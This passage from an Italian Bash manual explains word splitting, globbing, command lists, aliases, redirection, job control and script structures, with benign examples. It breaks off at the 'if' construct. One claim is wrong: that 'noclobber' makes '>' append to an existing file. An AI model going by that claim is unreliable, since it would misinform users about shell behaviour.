61.3.7 Suddivisione di parole

La shell esegue la suddivisione in parole dei risultati delle espansioni di parametri e variabili, della sostituzione di comandi e delle espansioni aritmetiche, che non siano avvenuti all'interno di stringhe protette attraverso la delimitazione con apici doppi.

La shell considera ogni carattere contenuto all'interno di '**`IFS`**' come un possibile delimitatore utile a determinare i punti in cui effettuare la separazione in parole.

Perché le cose funzionino così come si è abituati, è necessario che '**`IFS`**' contenga i valori predefiniti: *<Spazio><Tab><newline>* (ovvero *<SP><HT><LF>*). La variabile '**`IFS`**' è quindi importantissima: non può mancare o essere vuota.

Esempi

/$ **`Pippo="b* d*"`**[*Invio*]

/$ **`echo $Pippo`**[*Invio*]

In questo caso, avviene la suddivisione in parole del risultato dell'espansione della variabile '**`Pippo`**'. In pratica, è come se si facesse: '**`echo b* d*`**'. Il risultato è il seguente:

```
bin boot dev
```

/$ **`echo "$Pippo"`**[*Invio*]

In questo caso non avviene la suddivisione in parole di quanto contenuto tra la coppia di apici doppi e di conseguenza non può avvenire la successiva espansione di percorso.

```
b* d*
```

/$ **`echo '$Pippo'`**[*Invio*]

Se si utilizzano gli apici semplici, non avviene alcuna sostituzione della variabile '**`Pippo`**'.

```
$Pippo
```

61.3.8 Espansione di percorso

Dopo la suddivisione in parole, la shell Bash scandisce ogni parola per la presenza dei simboli '**`*`**', '**`?`**' e '**`[`**'. Se incontra uno di questi caratteri, la parola che li contiene viene trattata come modello e sostituita con un elenco ordinato alfabeticamente di percorsi corrispondenti al modello. Se non si ottiene alcuna corrispondenza, il comportamento predefinito è tale per cui la parola resta immutata, consentendo quindi l'utilizzo dei caratteri jolly per il *globbing* (i metacaratteri) per identificare un percorso.[2]

Per convenzione, si considerano nascosti i file e le directory che iniziano con un punto. Per questo, normalmente, i caratteri jolly non permettono di includere i nomi che iniziano con tale punto. Se necessario, questo punto deve essere indicato espressamente.

La barra obliqua di separazione dei percorsi non viene mai generata automaticamente dall'espansione di percorso (il *globbing*).

[2] In generale, sarebbe meglio essere precisi quando si vuole indicare espressamente un nome che contiene effettivamente un asterisco o un punto interrogativo: si deve usare la barra obliqua inversa che funge da carattere di escape.

Caratteri jolly, o metacaratteri

`*`

Corrisponde a qualsiasi stringa, compresa la stringa nulla.

`?`

Corrisponde a un carattere qualsiasi (uno solo).

`[...]`

Corrisponde a uno qualsiasi dei caratteri racchiusi tra parentesi quadre.

`[a-z]`

Corrisponde a uno qualsiasi dei caratteri compresi nell'intervallo da *a* a *z*.

`[!...]`

Corrisponde a tutti i caratteri esclusi quelli indicati.

`[!a-z]`

Corrisponde a tutti i caratteri esclusi quelli appartenenti all'intervallo indicato.

> Per includere il trattino o la parentesi quadra chiusa in un raggruppamento tra parentesi quadre, occorre che questi simboli siano i primi o gli ultimi.

61.4 Eliminazione dei simboli di protezione rimanenti

Al termine dei vari processi di espansione, tutti i simboli usati per la protezione ('`\`', '`'`' e '`"`') che a loro volta non siano stati protetti attraverso l'uso della barra obliqua inversa o di virgolette di qualche tipo, vengono rimossi.

Bash: comandi

Con il termine «comando» si intendono diversi tipi di entità che hanno in comune il modo con cui vengono utilizzate: attraverso un nome seguito eventualmente da alcuni argomenti. Può trattarsi dei casi seguenti.

- *Comandi interni*

  Detti anche comandi di shell, sono delle funzioni predefinite all'interno della shell.

- *Funzioni*

  Dette anche funzioni di shell, sono funzioni scritte all'interno di uno script di shell.

- *Alias*

  Sono dei nomi associati ad altri comandi, di solito con l'aggiunta di qualche argomento. In maniera semplificata, possono essere visti come un modo diverso per identificare comandi già esistenti.

- *Programmi*

  Detti anche comandi esterni perché non sono contenuti nella shell che li avvia.

62.1 Exit status o valore restituito dai comandi

Un comando che termina la sua esecuzione restituisce un valore, così come fanno le funzioni nei linguaggi di programmazione. Un comando, che quindi può essere un comando interno, una funzione di shell o un programma, può restituire solo un valore numerico. Di solito, si considera un valore di uscita pari a zero come indice di una conclusione regolare del comando, cioè senza errori di alcun genere.

Dal momento che può essere restituito solo un valore numerico, quando il risultato di un'esecuzione di un comando viene utilizzato in un'espressione logica (booleana), si considera lo zero come equivalente a *Vero*, mentre un qualunque altro valore viene considerato equivalente a *Falso*.

In casi particolari è la shell che assegna i valori di uscita di un comando:

- quando un programma viene interrotto a causa di un segnale (di interruzione), il suo valore di uscita è pari a 128 più il valore di quel segnale;
- quando un programma non viene trovato e quindi non può essere avviato, il suo valore di uscita è 127;
- quando il file che dovrebbe costituire il programma viene trovato, ma non risulta eseguibile, il suo valore di uscita è 126.

Per conto suo, la shell restituisce il valore di uscita dell'ultimo comando eseguito, se non riscontra un errore di sintassi, nel qual caso genera un valore diverso da zero (*Falso*).

62.2 Pipeline

La pipeline è una sequenza di uno o più comandi separati dal simbolo pipe, ovvero la barra verticale ('**|**'). Il formato normale per una pipeline è il seguente:

[!] *comando1* [| *comando2* ...]

Lo standard output del primo comando è incanalato nello standard input del secondo comando. Questa connessione è effettuata prima di qualsiasi ridirezione specificata dal comando. Come si vede dalla sintassi, per poter parlare di pipeline basta anche un solo comando.

Normalmente, il valore restituito dalla pipeline corrisponde a quello dell'ultimo comando che viene eseguito all'interno di questa.

Se all'inizio della pipeline viene posto un punto esclamativo ('**!**'), il valore restituito corrisponde alla negazione logica del risultato normale.

La shell attende che tutti i comandi della pipeline siano terminati prima di restituire un valore.

Ogni comando in una pipeline è eseguito come un processo separato (cioè, in una subshell).

62.3 Lista di comandi

La lista di comandi è una sequenza di una o più pipeline separate da '**;**', '**&**', '**&&**' o '**||**', terminata da '**;**', '**&**' o dal codice di interruzione di riga. Parti della lista sono raggruppabili attraverso parentesi (tonde o graffe) per controllarne la sequenza di esecuzione. Il valore di uscita della lista corrisponde a quello dell'ultimo comando della stessa lista che ha potuto essere eseguito.

Nelle sezioni seguenti vengono descritti questi operatori.

62.3.1 Separatore di comandi «;»

I comandi separati da un punto e virgola ('**;**') sono eseguiti sequenzialmente. Il simbolo punto e virgola può essere utilizzato per separare una serie di comandi posti sulla stessa riga, o per terminare una lista di comandi quando c'è la necessità di farlo (per distinguerlo dall'inizio di qualcos'altro). Idealmente, il punto e virgola sostituisce il codice di interruzione di riga.

Esempi

```
# ./config ; make ; make install
```

Avvia in sequenza una serie di comandi per la compilazione e installazione di un programma ipotetico.

```
$ echo "uno" ; echo "due"
```

```
$ echo "uno" ; echo "due" ;
```

I due comandi sono equivalenti: nel secondo la lista viene conclusa con un punto e virgola, ma ciò non produce alcuna differenza di comportamento.

Di seguito si vedono due pezzi di script equivalenti: nel secondo si sostituisce il punto e virgola con un codice di interruzione di riga, dato che il contesto lo consente.

```
ls ; echo "Ciao a tutti"
```

```
ls
echo "Ciao a tutti"
```

62.3.2 Operatore di controllo «&&»

L'operatore di controllo '**&&**' si comporta come l'operatore booleano AND: se il valore di uscita di ciò che sta alla sinistra è zero (*Vero*), viene eseguito anche quanto sta alla destra.

Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo ha terminato il suo compito con successo.

Esempi

```
$ mkdir ./prova && echo "Creata la directory prova"
```

Viene eseguito il comando '**mkdir ./prova**'. Se ha successo viene eseguito il comando successivo che visualizza un messaggio di conferma.

62.3.3 Operatore di controllo «||»

L'operatore di controllo '**||**' si comporta come l'operatore booleano OR: se il valore di uscita di ciò sta alla sinistra è zero (*Vero*), il comando alla destra non viene eseguito.

Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo non ha potuto essere eseguito, oppure se ha terminato il suo compito riportando un qualche tipo di insuccesso.

Esempi

```
$ mkdir ./prova || mkdir ./prova1
```

Si tenta di creare la directory '`prova/`', se il comando fallisce si tenta di creare '`prova1/`' al suo posto.

62.3.4 Avvio sullo sfondo con «&»

I comandi seguiti dal simbolo '**&**' vengono messi in esecuzione sullo sfondo. La descrizione del meccanismo con cui i programmi possono essere messi e gestiti sullo sfondo viene fatta nella sezione 62.6. Dal momento che non si attende la loro conclusione per passare all'esecuzione di quelli successivi, il valore restituito è sempre zero.

Esempi

```
$ yes > /dev/null & echo "yes sta funzionando"
```

Il programma '**yes**' viene messo in esecuzione sullo sfondo e di seguito viene visualizzato un messaggio. Al termine dell'esecuzione della lista, '**yes**' continua a funzionare.

```
$ echo "yes sta per essere avviato" ; yes > /dev/null &
```

In questo caso viene prima emesso il messaggio e quindi viene avviato '**yes**' sullo sfondo.

```
# gpm -t ms &
```

Avvia il programma '**gpm**' di gestione del mouse sullo sfondo.

62.3.5 Delimitatori di lista «(...)»

Le liste, o parti di esse, possono essere racchiuse utilizzando delle parentesi tonde.

(*lista*)

La lista racchiusa tra parentesi tonde viene eseguita in una subshell. Gli assegnamenti di variabili e l'esecuzione di comandi interni che influenzano l'ambiente della shell non lasciano effetti dopo che il comando composto è completato.

Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

Esempi

`$` **`(mkdir ./prova || mkdir ./prova1) && echo "Creata la directory"`**

Crea la directory '`prova/`' o '`prova1/`'. Se ci riesce, visualizza il messaggio.

62.3.6 Delimitatori di lista «{...}»

Le liste possono essere raggruppate utilizzando delle parentesi graffe.

{ *lista* ; ... }

Le liste contenute tra parentesi graffe vengono eseguite nell'ambiente di shell corrente. Si tratta quindi di un semplice raggruppamento di liste su più righe.

Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

Esempi

L'uso delle parentesi graffe è indicato particolarmente nella preparazione di script di shell. Gli esempi seguenti sono equivalenti.

```
#!/bin/bash
{  mkdir ./prova ; cd ./prova ; ls ; }
```

```
#!/bin/bash
{  mkdir ./prova
   cd ./prova
   ls
}
```

62.4 Alias

La gestione degli alias deriva dalla shell Korn.

Attraverso i comandi interni '**`alias`**' e '**`unalias`**' è possibile definire ed eliminare degli alias, ovvero dei sostituti ai comandi. Prima di eseguire un comando di qualunque tipo, la shell cerca la prima parola di questo comando (quello che lo identifica) all'interno dell'elenco degli alias; se la trova lì, la sostituisce con il suo alias. La sostituzione non avviene se il comando o la prima parola di questo è delimitata tra virgolette. Il nome dell'alias non può contenere il simbolo '**`=`**'. La trasformazione in base alla presenza di un alias continua anche per la prima parola del testo di rimpiazzo della prima sostituzione. Quindi, un alias può fare riferimento a un altro alias e così di seguito. Questo ciclo si ferma quando non ci sono più corrispondenze con **nuovi** alias in modo da evitare una ricorsione infinita.

Se l'ultimo carattere del testo di rimpiazzo dell'alias è uno spazio o una tabulazione, allora anche la parola successiva viene controllata per una possibile sostituzione attraverso gli alias.

A differenza della shell C, non c'è modo di utilizzare argomenti attraverso gli alias. Se necessario, conviene utilizzare le funzioni.

Gli alias non vengono espansi quando la shell non funziona in modalità interattiva; di conseguenza, non sono disponibili durante l'esecuzione di uno script.

In generale, l'utilizzo di alias è superato dall'uso delle funzioni.

L'uso di alias può essere utile se questi vengono definiti automaticamente per ogni avvio della shell, per esempio inserendoli all'interno di '`/etc/profile`'.

Esempi

`# alias rm="rm -i"`

Crea un alias al comando (programma) '**`rm`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**' che implica la richiesta di conferma per ogni file che si intende cancellare.

`# alias cp="cp -i"`

Crea un alias al comando (programma) '**`cp`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**', cosa che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

`# alias mv="mv -i"`

Crea un alias al comando (programma) '**`mv`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**' che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

`# alias spegni="shutdown -h -t 5 now"`

Crea l'alias '**`spegni`**' per abbreviare il comando di spegnimento normale.

62.5 Ridirezione

Prima che un comando sia eseguito, si possono ridirigere i suoi flussi di dati in ingresso e in uscita, utilizzando una notazione speciale che viene interpretata dalla shell. La ridirezione viene eseguita, nell'ordine in cui appare, a partire da sinistra verso destra.

Se si utilizza il simbolo '**`<`**' da solo, la ridirezione si riferisce allo standard input (corrispondente al descrittore di file zero. Se si utilizza il simbolo '**`>`**' da solo, la ridirezione si riferisce allo standard output (corrispondente al descrittore di file numero uno). La parola che segue l'operatore di ridirezione è sottoposta a tutta la serie di espansioni e sostituzioni possibili. Se questa parola si espande in più parole viene segnalato un errore.

Si distinguono tre tipi di descrittori di file per l'input e l'output:

- 0 = standard input;
- 1 = standard output;
- 2 = standard error.

62.5.1 Ridirezione dell'input

[*n*]< *file*

La ridirezione dell'input fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**<**' venga letto e inviato al descrittore di file *n*, oppure, se non indicato, allo standard input pari al descrittore di file zero.

Esempi

$ **sort < ./elenco**

Emette il contenuto del file '`elenco`' (che si trova nella directory corrente) riordinando le righe. '**sort**' riceve il file da ordinare dallo standard input.

$ **sort 0< ./elenco**

Esegue la stessa cosa dell'esempio precedente, con la differenza che viene indicato esplicitamente il descrittore dello standard input.

62.5.2 Ridirezione normale dell'output

[*n*]> *file*

La ridirezione dell'output fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**>**' venga aperto in scrittura per ricevere quanto proveniente dal descrittore di file *n*, oppure, se non indicato, dallo standard output pari al descrittore di file numero uno.

Di solito, se il file da aprire in scrittura esiste già, viene sovrascritto, sempre che non sia attiva la modalità '**noclobber;**' (si veda il comando interno '**set**' 64.31). Se invece è attiva la modalità '**noclobber**', si ottiene l'aggiunta di dati al file eventualmente esistente. Per garantire la sovrascrittura di un file che potrebbe esistere già, si può utilizzare l'operatore di ridirezione '**>|**'.

Esempi

$ **ls > ./dir.txt**

Crea il file '`dir.txt`' nella directory corrente e gli inserisce l'elenco dei file della directory corrente.

$ **ls 1> ./dir.txt**

Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

$ **ls 1>| ./dir.txt**

Esegue la stessa operazione del primo esempio, ma si indica in maniera inequivocabile che il file '`dir.txt`' deve essere creato, anche se è attiva la modalità '**noclobber**'.

$ **ls XtgEWSjhy * 2> ./errori.txt**

Crea il file '`errori.txt`' nella directory corrente e gli inserisce i messaggi di errore generati da '**ls**' quando si accorge che il file '`XtgEWSjhy`' non esiste.

62.5.3 Ridirezione dell'output in aggiunta

[n]>> *file*

La ridirezione dell'output fatta in questo modo fa sì che se il file da aprire in scrittura esiste già, questo non sia sovrascritto, ma gli siano semplicemente aggiunti i dati.

Esempi

$ **ls >> ./dir.txt**

Aggiunge al file '`dir.txt`' l'elenco dei file della directory corrente.

$ **ls 1>> ./dir.txt**

Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

$ **ls XtgEWSjhy * 2>> ./errori.txt**

Aggiunge al file '`errori.txt`' i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste.

62.5.4 Ridirezione simultanea di standard output e standard error

&> *file*
>& *file*

La shell Bash consente la ridirezione di standard output e standard error in un file di destinazione unico (quello rappresentato dalla parola che segue il simbolo di ridirezione).

La prima delle due notazioni è preferibile.

Non è possibile sfruttare questo meccanismo per accodare dati a un file esistente.

Esempi

$ **ls XtgEWSjhy * &> ./tutto.txt**

Crea il file '`tutto.txt`' e gli inserisce il messaggio di errore causato dal file '`XtgEWSjhy`' inesistente e l'elenco dei file della directory corrente.

62.5.5 Ridirezione «here document»

<<[-] *parola*

Si tratta di un tipo di ridirezione particolare e poco usato. Istruisce la shell di leggere dallo standard input fino a quando viene incontrata la parola indicata (senza spazi iniziali). In pratica, la parola indica la fine della fase di lettura. Non è possibile fare giungere l'input da una fonte diversa.

Se la parola viene racchiusa tra virgolette, quelle usate per la protezione delle stringhe, si intende che il testo che verrà inserito non deve essere espanso. Altrimenti, il testo viene espanso come di consueto.

Per maggiori dettagli conviene consultare la documentazione interna: *bash.info* oppure *bash(1)*.

62.5.6 Duplicazione di descrittori per l'input

[*n*]<&*parola*

Con la notazione sopra indicata si ottiene la duplicazione della ridirezione dell'input. Se la parola indicata si espande generando una o più cifre numeriche, il descrittore di file corrispondente a questo numero viene copiato nel descrittore *n*. Se l'espansione della parola indicata genera un trattino, il descrittore *n* viene chiuso. Se il descrittore *n* non viene specificato, si intende zero, cioè lo standard input.

62.5.7 Duplicazione di descrittori per l'output

[*n*]>&*descrittore*

Con la notazione sopra indicata si ottiene la duplicazione della ridirezione dell'output. L'output del descrittore *n* viene aggiunto all'output del descrittore rappresentato dalla parola. Se il descrittore *n* non viene indicato, si intende il numero uno, cioè lo standard output.

Esempi

$ **`ls XtgEWSjhy * > ./tutto.txt 2>&1`**

Crea il file '`tutto.txt`' nella directory corrente e gli inserisce i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste, insieme all'elenco dei file esistenti.

62.5.8 Ridirezione in input/output

[*n*]<> *file*

La notazione precedente permette di aprire il file indicato dalla parola, in lettura e scrittura, collegando i due flussi al descrittore *n*. Se questo descrittore non è indicato si intende l'utilizzo di entrambi standard input e standard output.

62.5.9 Ridirezione e script

Lo standard input di uno script è diretto al primo comando a essere eseguito che sia in grado di riceverlo. Lo standard output e lo standard error di uno script provengono dai comandi che emettono qualcosa attraverso quei canali.

Mentre il fatto che l'output derivi dai comandi contenuti nello script dovrebbe essere intuitivo, il modo con cui è possibile ricevere l'input potrebbe non esserlo altrettanto. Il problema di creare uno script che sia in grado di ricevere dati dallo standard input si pone in particolare quando di deve realizzare il classico filtro di input per un file '`/etc/printcap`'. Nell'esempio seguente, il filtro di input riceve dati dallo standard input attraverso '**`cat`**'; quindi, con una pipeline si arriva a un testo stampabile che viene inviato alla stampante predefinita.[1]

```
#!/bin/bash
# /var/spool/text/input-filter
cat | /usr/bin/unix2dos | lpr
```

[1] Esistono molte interpretazioni differenti del programma '**`unix2dos`**'. In questo caso si considera che si tratti di un filtro che elabora ciò che gli viene passato attraverso lo standard input, restituendo il risultato dallo standard output.

62.5.10 Ridirezione e funzioni

Con lo stesso ragionamento attraverso il quale si può creare uno script in grado di ricevere l'input dallo standard input, si può realizzare una funzione all'interno dello script in grado di essere usata come un programma che trasforma lo standard input in standard output ed eventualmente anche standard error.

Nell'esempio seguente, la funzione '**`ordina()`**' non fa altro che riordinare quanto proveniente dallo standard input emettendone il risultato attraverso lo standard output.

```
#!/bin/bash
function ordina() {
    sort
}
ordina < ./elenco > ./elenco_ordinato
```

62.6 Controllo dei job

Il controllo dei job si riferisce alla possibilità di sospendere e ripristinare selettivamente l'esecuzione dei processi. La shell associa un job a ogni pipeline. Mantiene una tabella dei job in esecuzione, che può essere letta attraverso il comando interno '**`jobs`**'. Quando la shell avvia un processo sullo sfondo (ovvero in modo asincrono), emette una riga simile alla seguente,

```
[1] 12432
```

che indica rispettivamente il numero di job (tra parentesi quadre) e il numero dell'ultimo processo (il PID) della pipeline associato a questo job.

Si distinguono due tipi di job:

- in primo piano o in *foreground*;
- sullo sfondo, o asincroni, o in *background*.

Un job è in primo piano quando è collegato alla tastiera e al video del terminale che si sta utilizzando; un job è sullo sfondo quando lavora in modo indipendente e asincrono rispetto all'attività del terminale.

Un job in esecuzione in primo piano può essere sospeso immediatamente attraverso l'invio del carattere di sospensione, che di solito si ottiene con [*Ctrl+z*], in modo da avere di nuovo a disposizione l'invito della shell. In alternativa si può sospendere un job in esecuzione in primo piano, con ritardo, attraverso l'invio del carattere di sospensione con ritardo, che di solito si ottiene con [*Ctrl+y*], in modo da avere di nuovo a disposizione l'invito della shell, ma solo quando il processo in questione tenta di leggere l'input dal terminale. È possibile gestire i job sospesi attraverso i comandi '**`bg`**' e '**`fg`**'. '**`bg`**' consente di fare riprendere sullo sfondo l'esecuzione del job sospeso, mentre '**`fg`**' consente di fare riprendere l'esecuzione del job sospeso in primo piano. '**`kill`**' consente di eliminare definitivamente il job.

Per fare riferimento ai job sospesi si utilizza il carattere '**`%`**'.

Riferimento ai job

%*n*

Il simbolo '**`%`**' seguito da un numero fa riferimento al job con quel numero.

%*prefisso*

Il simbolo '`%`' seguito da una stringa fa riferimento a un job con un nome che inizia con quel prefisso. Se esiste più di un job sospeso con lo stesso prefisso si ottiene una segnalazione di errore.

`%?`*stringa*

Il simbolo '`%`' seguito da '`?`' e da una stringa fa riferimento a un job con una riga di comando contenente quella stringa. Se esiste più di un job del genere si ottiene una segnalazione di errore.

`%%` | `%+`

Le notazioni '`%%`' o '`%+`' fanno riferimento al job corrente dal punto di vista della shell, che corrisponde all'ultimo job sospeso quando era in primo piano.

`%-`

La notazione '`%-`' fa riferimento al penultimo job sospeso.

Il controllo dei job è descritto anche nella sezione 43.1.

Esempi

`$ fg %1`

Porta in primo piano il job numero uno.

`$ %1`

Porta in primo piano il job numero uno.

`$ bg %1`

Mette sullo sfondo il job numero uno.

`$ %1 &`

Mette sullo sfondo il job numero uno.

62.7 Esecuzione dei comandi

Dopo che un comando è stato suddiviso in parole, se il risultato è quello di un comando singolo, con eventuali argomenti, vengono eseguite le azioni seguenti.

- Se il nome del comando contiene una o più barre ('`/`'), questo viene inteso essere un percorso del file system e di conseguenza il comando è inteso riferirsi precisamente a un file eseguibile, per cui la shell tenta di avviarlo.
- Se il nome del comando non contiene alcuna barra ('`/`'):
  - se esiste una funzione di shell con quel nome, questa viene eseguita;
  - se esiste un comando interno con quel nome, questo viene eseguito;
  - viene cercato all'interno del percorso di ricerca degli eseguibili contenuto nella variabile '`PATH`'.

  Se la ricerca fallisce si ottiene una segnalazione di errore e la restituzione di un valore di uscita diverso da zero.

Quando la shell ha determinato che si tratta di un eseguibile esterno ed è riuscita a trovarlo, vengono eseguite le azioni seguenti.

- La shell tenta di avviarlo.
- La shell avvia il programma configurando gli argomenti nel modo consueto: il primo, cioè zero, contiene il nome del programma, quelli successivi, contengono gli argomenti forniti eventualmente nella riga di comando.
- Se non si tratta di un programma e nemmeno di una directory (in tal caso verrebbe comunque emessa una segnalazione di errore), viene inteso essere uno script di shell. In tal caso viene generata una subshell per la sua esecuzione, la quale si reinizializza in modo da presentare allo script una situazione simile a quella di una nuova shell.
- Se il programma è un file di testo che inizia con '**#!**', si intende che si tratti di uno script che deve essere interpretato attraverso il programma indicato nella parte restante della prima riga. La shell eseguirà quindi quel programma dando come argomenti il nome dello script e altri eventuali argomenti ricevuti nella riga di comando originale.

62.8 Configurazione di ambiente

Quando viene avviato un programma gli viene fornito un vettore di stringhe che rappresenta la configurazione dell'ambiente. Si tratta di una lista di coppie di nomi e valori loro assegnati, espressi nella forma seguente:

nome=*valore*

La shell permette di manipolare la configurazione dell'ambiente in molti modi. Quando la shell viene avviata, esamina la sua configurazione di ambiente e crea una variabile per ogni nome trovato. Queste variabili vengono rese automaticamente disponibili, nello stato in cui sono in quel momento, ai processi generati dalla shell. Questi processi ereditano così l'ambiente. Possono essere aggiunte altre variabili alla configurazione di ambiente attraverso l'uso dei comandi interni '**export**' e '**declare**' (il secondo con l'opzione '**-x**'), mentre è possibile eliminare delle variabili attraverso il comando interno '**unset**'.

Le variabili create all'interno della shell che non vengono esportate nell'ambiente, attraverso il comando '**export**', o che non vengono create attraverso il comando '**declare**' (con l'opzione '**-x**'), non sono disponibili nell'ambiente dei processi discendenti (ovvero quelli generati durante il funzionamento della shell stessa).

Se si vuole fornire una configurazione di ambiente speciale all'esecuzione di un programma, basta anteporre alla riga di comando l'assegnamento di nuovi valori alle variabili di ambiente che si intendono modificare. L'esempio seguente avvia il programma '**mio_programma**' sullo sfondo con un percorso di ricerca diverso, senza però influenzare lo stato generale della configurazione di ambiente della shell.

```
$ PATH=/bin:/sbin mio_programma &
```

Bash: programmazione

La programmazione con la shell Bash implica la realizzazione di file script. Alcune istruzioni sono particolarmente utili nella realizzazione di questi programmi, anche se non sono necessariamente utilizzabili solo in questa circostanza.

63.1 Caratteristiche di uno script

Nei sistemi Unix esiste una convenzione attraverso la quale si automatizza l'esecuzione dei file script. Prima di tutto, uno script è un normalissimo file di testo contenente una serie di istruzioni che possono essere eseguite attraverso un interprete. Per eseguire uno script occorre quindi avviare il programma interprete e informarlo di quale script questo deve eseguire. Per esempio, il comando

```
$ bash pippo
```

avvia l'eseguibile '**`bash`**' come interprete dello script '**`pippo`**' (il file '`pippo`' collocato nella directory corrente). Per evitare questa trafila, si può dichiarare all'inizio del file script il programma che deve occuparsi di interpretarlo. Per questo si usa la sintassi seguente:

`#!` *nome_del_programma_interprete*

Quindi, si attribuisce a questo file il permesso di esecuzione. Quando si tenta di avviare questo file come se si trattasse di un programma, il sistema avvia in realtà l'interprete.

Perché tutto possa funzionare, è necessario che il programma indicato nella prima riga dello script sia raggiungibile così come è stato indicato, cioè sia provvisto del percorso necessario. Per esempio, nel caso di uno script per la shell Bash ('`/bin/bash`'), la prima riga sarà la seguente:

```
#!/bin/bash
```

Il motivo per il quale si utilizza il simbolo '**`#`**' iniziale, è quello di permettere ancora l'utilizzo dello script nel modo normale, come argomento del programma interprete: rappresentando un commento non interferisce con il resto delle istruzioni.

Come appena accennato, il simbolo '**`#`**' introduce un commento che termina alla fine della riga, cioè qualcosa che non ha alcun valore per l'interprete; inoltre, le righe vuote e quelle bianche vengono ignorate nello stesso modo.

63.2 Strutture

Per la formulazione di comandi complessi si possono usare le strutture di controllo e di iterazione tipiche dei linguaggi di programmazione più comuni. Queste strutture sono particolarmente indicate per la preparazione di script di shell, ma possono essere usate anche nella riga di comando di una shell interattiva.

È importante ricordare che il punto e virgola singolo ('`;`') viene utilizzato per indicare una separazione e può essere rimpiazzato da uno o più codici di interruzione di riga.

63.2.1 for

Il comando '**for**' esegue una scansione di elementi e in corrispondenza di questi esegue una lista di comandi.

```
for variabile [in valore...]
do
    lista_di_comandi
done
```

L'elenco di parole che segue la sigla '**in**' viene espanso, generando una lista di elementi; la variabile indicata dopo '**for**' viene posta, di volta in volta, al valore di ciascun elemento di questa lista; infine, la lista di comandi che segue '**do**' viene eseguita ogni volta (una volta per ogni valore disponibile). Se la sigla '**in**' (e i suoi argomenti) viene omessa, il comando '**for**' esegue la lista di comandi ('**do**') una volta per ogni parametro posizionale esistente ('**$1**', '**$1**',...). In pratica è come se fosse stato usato: '**in $@**'.

Il valore restituito da '**for**' è quello dell'ultimo comando eseguito all'interno della lista '**do**', oppure zero se nessun comando è stato eseguito.

Esempi

L'esempio seguente mostra uno script che, una volta eseguito, emette in sequenza gli argomenti che gli sono stati forniti.

```
#!/bin/bash
for i in $*
do
    echo $i
done
```

L'esempio seguente mostra uno script un po' più complicato che si occupa di archiviare ogni file e directory indicati come argomenti.

```
#!/bin/bash
ELENCO_DA_ARCHIVIARE=$*
for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
do
    tar czvf ${DA_ARCHIVIARE}.tgz $DA_ARCHIVIARE
done
```

63.2.2 select

Il comando '**select**' permette all'utente di effettuare una scelta inserendo un valore attraverso la tastiera. '**select**' è stato ereditato dalla shell Korn.

```
select variabile [in valore...]
do
    lista_di_comandi
done
```

L'elenco di parole che segue la sigla '**in**' viene espanso, generando una lista di elementi. L'insieme delle parole espanse viene emesso attraverso lo standard error, ognuna preceduta da un numero. Se la sigla '**in**' (e i suoi argomenti) viene omessa, vengono utilizzati i parametri posizionali ('**$1**', '**$2**', ecc.). In pratica è come se fosse stato usato '**in $@**'.

Dopo l'emissione dell'elenco, viene mostrato l'invito contenuto nella variabile '**PS3**' e viene letta una riga dallo standard input. Se la riga consiste del numero corrispondente a una delle parole mostrate, allora viene assegnato alla variabile indicata dopo '**select**' la parola corrispondente. Se la riga è vuota (probabilmente è stato premuto soltanto [*Invio*]), l'elenco e l'invito vengono emessi nuovamente. Se viene letto il codice corrispondente a EOF ([*Ctrl+d*]), il comando termina.

Qualsiasi altro valore letto fa sì che la variabile sia posta al valore della stringa nulla. La riga letta viene salvata nella variabile '**`REPLY`**'. La lista di comandi che segue '**`do`**' viene eseguita dopo ciascuna selezione fino a che non viene incontrato un comando '**`break`**' o '**`return`**'.

Il valore restituito da '**`select`**' è quello dell'ultimo comando eseguito all'interno della lista '**`do`**', oppure zero se nessun comando è stato eseguito.

Esempi

L'esempio seguente mostra uno script che fa apparire un menù composto dagli argomenti fornitigli; a ogni selezione mostra quello scelto.

```
#!/bin/bash
select i in $*
do
    echo "hai selezionato $i premendo $REPLY"
    echo ""
    echo "premi Ctrl+c per terminare"
done
```

63.2.3 case

Il comando '**`case`**' permette di eseguire una scelta nell'esecuzione di varie liste di comandi. La scelta viene fatta confrontando una parola (di solito una variabile) con una serie di modelli. Se viene trovata una corrispondenza con uno dei modelli, la lista di comandi relativa viene eseguita.

```
case parola in
    [modello [ | modello]... ) lista_di_comandi ;; ]
    ...
    [*) lista_di_comandi ;; ]
esac
```

La parola che segue '**`case`**' viene espansa e quindi confrontata con ognuno dei modelli, usando le stesse regole dell'espansione di percorso (i nomi dei file). La barra verticale ('**`|`**') viene usata per separare i modelli quando questi rappresentano possibilità diverse di un'unica scelta.

Quando viene trovata una corrispondenza, viene eseguita la lista di comandi corrispondente. Dopo il primo confronto riuscito, non ne vengono controllati altri dei successivi. L'ultimo modello può essere '**`*)`**', corrispondente a qualunque valore, che si può usare come alternativa finale in mancanza di altro.

Il valore restituito è zero se nessun modello combacia. Altrimenti, è lo stesso valore restituito dall'ultimo comando eseguito, contenuto all'interno della lista.

Esempi

L'esempio seguente mostra uno script che fa apparire un messaggio diverso a seconda dell'argomento fornitogli.

```
#!/bin/bash
case $1 in
    -a | -A | --alpha)    echo "alpha"    ;;
    -b)                   echo "bravo"    ;;
    -c)                   echo "charlie"  ;;
    *)                    echo "opzione sconosciuta" ;;
esac
```

Come si può notare, per selezionare '**`alpha`**' si possono utilizzare tre opzioni diverse.

63.2.4 if

Il comando '**`if`**' permette di eseguire liste di comandi differenti, in funzione di una o più condizioni, espresse anch'esse in forma di lista di comandi.

```
if lista_condizione
then
    lista_di_comandi
[elif lista_condizione
then
    lista_di_comandi ]
...
[else
    lista_di_comandi ]
fi
```

